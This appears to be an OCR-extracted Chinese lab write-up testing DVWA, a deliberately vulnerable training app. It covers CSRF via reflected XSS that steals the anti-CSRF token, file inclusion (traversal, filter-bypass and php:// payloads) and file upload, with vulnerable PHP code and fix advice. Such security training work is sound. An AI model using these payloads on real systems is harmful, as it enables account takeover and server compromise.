
a) 设置 DVWA 安全级别为 High

b) 借助反射型 XSS 实现 CSRF 攻击


- 反射性 XSS 漏洞利用

  payload:





- 通过反射型 XSS 获取修改密码表单 user_token
  payload: <iframe src="../csrf/"
  onload="alert(frames[0].document.getElementsByName('user_token')[0].value)"></iframe>




- 利用反射性 XSS 自动提交修改密码表单
  payload: <iframe src="../csrf" onload="var
  t=frames[0].document.getElementsByName('user_token')[0].value,x=new
  XMLHttpRequest();x.open('GET',
  '../csrf/?password_new=test123&password_conf=test123&Change=Change&user_token='+t, null);x.send()"></iframe>


  发起攻击连接:
  http://localhost/DVWA-1.9/vulnerabilities/xss_r/?name=%3Ciframe+src%3D%22..%2Fcsrf%22+onload%3D%22var+t%3Dframes%5B0%5D.document.getElementsByName%28


%27user_token%27%29%5B0%5D.value%2Cx%3Dnew+XMLHttpRequest%28%29%3Bx.open%28%27GET%27%2C+%27..%2Fcsrf%2F%3Fpassword_new%3Dtest123%26password_conf%3Dtest123%26Change%3DChange%26user_token%3D%27%2Bt%2C+null%29%3Bx.send%28%29%22%3E%3C%2Fiframe%3E#

test123 为修改后密码



c) 分析结果





d) 代码分析

```php
<?php

if( isset( $_GET[ 'Change' ] ) ) {
        // Check Anti-CSRF token
        checkToken( $_REQUEST[ 'user_token' ], $_SESSION[ 'session_token' ], 'index.php' );

        // Get input
        $pass_new  = $_GET[ 'password_new' ];
        $pass_conf = $_GET[ 'password_conf' ];

        // Do the passwords match?
        if( $pass_new == $pass_conf ) {
                // They do!
                $pass_new = mysql_real_escape_string( $pass_new );
                $pass_new = md5( $pass_new );

                // Update the database
                $insert = "UPDATE `users` SET password = '$pass_new' WHERE user = '" . dvwaCurrentUser() . "';";
                $result = mysql_query( $insert ) or die( '<pre>' . mysql_error() . '</pre>' );

                // Feedback for the user
                echo "<pre>Password Changed.</pre>";
        }
        else {
                // Issue with passwords matching
                echo "<pre>Passwords did not match.</pre>";
        }

        mysql_close();
}

// Generate Anti-CSRF token
generateSessionToken();

?>
```

针对请求进行随机token验证

说明：

针对请求进行随机 token 验证，需要借助 xss 漏洞实现漏洞利用

4) 修复建议

a) 对于修改数据和登陆表单提交使用 POST 方式，同时数据通过 POST 方式读取

b) 添加随机 token 预防 csrf 攻击

c) 对提交的请求进行 referer 验证，验证规则请求 referer 必须以 http(s)://host:port/开头

d) 针对修改密码，需要输入原密码进行验证

e) 可添加验证码进行用户确认

4. 文件包含

1) 漏洞概述

文件包含是指应用程序加载的文件（本地/远程）可以由用户提交的数据控制，从而导致攻击者控制恶意文件在服务器上执行


2) 测试工具

firefox 浏览器,firefox 插件 new hackbar


3) 测试方法


A. LOW 级别

a) 设置 DVWA 安全级别为 LOW
b) 使用浏览器发起本地文件包含攻击
payload:
- ../../../../../../../../../../etc/password
- c:\\windows\win.ini



c) 使用浏览器发起远程文件包含攻击





d) 代码分析

```
<?php

// The page we wish to display
$file = $_GET[ 'page' ];

?>
```

说明：

代码直接读取 page 参数同时使用 include 进行文件包含执行

B. MEDIUM 级别

a) 设置 DVWA 安全级别为 Medium

b) 使用浏览器发起本地文件包含攻击


payload:


- ..././..././..././..././..././..././..././..././..././etc/password
- ..../..../..../..../..../..../..../..../..../..../etc/password

c) 使用浏览器发起远程文件包含攻击

payload

- hthttp://tp://localhost:9999/file_include_low.php
- php://input <?php phpinfo();
- data:text/plain;charset=utf-8,<?php phpinfo();





d) 代码分析

```php
<?php

// The page we wish to display
$file = $_GET[ 'page' ];

// Input validation
$file = str_replace( array( "http://", "https://" ), "", $file );
$file = str_replace( array( "../", "..\"" ), "", $file );

?>
```

清除掉page参数中的http://、https://以及..\和../

说明：

清除 page 参数中的 http://、https://、../、..\字符串，可以使用 php://input，php://filter, data url schema 等进行注入，也可使用替换逻辑漏洞(只替换一次)将被替换字符串迭代使用，例如 hthttp://tp://被替换后为 http://

C. HIGH 级别

a) 设置 DVWA 安全级别为 High

b) 代码分析

```php
<?php

// The page we wish to display
$file = $_GET[ 'page' ];

// Input validation
if( !fnmatch( "file*", $file ) && $file != "include.php" ) {
        // This isn't the page we want!
        echo "ERROR: File not found!";
        exit;
}

?>
```

对page参数进行检查，必须为file开头或为include.php

说明：

对提交参数进行检查，只允许 include.php 以及 file 开头的文件被包含，只能包含本地 file 开头的文件或配合文件上传漏洞组合进行利用

4) 修复建议

a) 使用白名单列表限制被包含文件

b) 关闭远程文件包含功能

c) 避免 web 服务器启动用户权限过高

5. 文件上传

1) 漏洞概述

文件上传是指攻击者通过上传可执行脚本功能，从而获取服务器端可执行命令的权限

2) 测试工具


firefox 浏览器，burpsuite，中国菜刀


3) 测试方法


A. LOW 级别


a) 设置 DVWA 安全级别为 LOW

b) 使用浏览器上传恶意脚本进行攻击









c) 代码分析

```
<?php

if( isset( $_POST[ 'Upload' ] ) ) {
        // Where are we going to be writing to?
        $target_path  = DVWA_WEB_PAGE_TO_ROOT . "hackable/uploads/";
        $target_path .= basename( $_FILES[ 'uploaded' ][ 'name' ] );

        // Can we move the file to the upload folder?
        if( !move_uploaded_file( $_FILES[ 'uploaded' ][ 'tmp_name' ], $target_path ) ) {
                // No
                echo '<pre>Your image was not uploaded.</pre>';
        }
        else {
                // Yes!
                echo "<pre>{$target_path} succesfully uploaded!</pre>";
        }
}

?>
```

